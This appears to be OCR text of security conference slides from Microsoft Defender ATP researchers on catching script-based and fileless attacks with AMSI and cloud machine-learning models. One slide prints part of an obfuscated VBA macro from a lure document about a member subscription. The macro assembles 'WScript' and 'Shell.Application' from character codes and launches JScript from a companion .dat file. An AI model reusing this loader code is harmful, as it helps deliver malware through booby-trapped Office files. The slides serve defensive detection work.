
Subscription xx is fully covered.
Good luck

Member_Subscription_Info_F871371.docm

Member_Subscription_Info_F871371.dat

```
Ankara = "S" & Chr(90 + 9) & "r" & "ipt"
VBA.CallByName VBA.CreateObject(spoof & Chr(46) & Chr(60 + 5) & "ppli" & Chr(90 + 9) & "ation"), _
spoof & "Exe" & Chr(89 + 10) & "ute", VbMethod, "W" & Ankara _ , "/" & "e:" & "J" & Ankara & " " & Chr(40 - 6) & Cadmium & Chr(40 - 6), Judge, Openl
End If End Sub Sub Dayoff(oreo As Long) Dim fedor As Integer fedor = ActiveDocument.Variables.Count If True And (fedor = 0) And (oreo > 0) Then
Cadmium = Replace(ActiveDocument.FullName, ".d" & "o" & Chr(99) & "m", ".d" & "at")
Dim vertu As String, hize As Long, android As Integer
vertu = Cadmium
```

CLOUD MODEL RESULTS



Key Takeaways

- In last few years there is big shift from PE based to Script Based and Fileless Attacks.
- Integration of AMSI with various scripting engines help in getting behavior instrumentation of obfuscated Scripts.
- ML is really helpful tool for identifying patterns in the large dataset.
- Combination of Client + Cloud Models works really great.

Thanks to our contributors

- Geoff MacDonald(Microsoft Defender ATP)
- Hamish O Dea (Microsoft Defender ATP)
- Andrea Lelli (Microsoft Defender ATP)

THANK YOU !!

- **Twitter : Ankit(**@a00rs)
- Linkedin : ankit-garg-73a32077/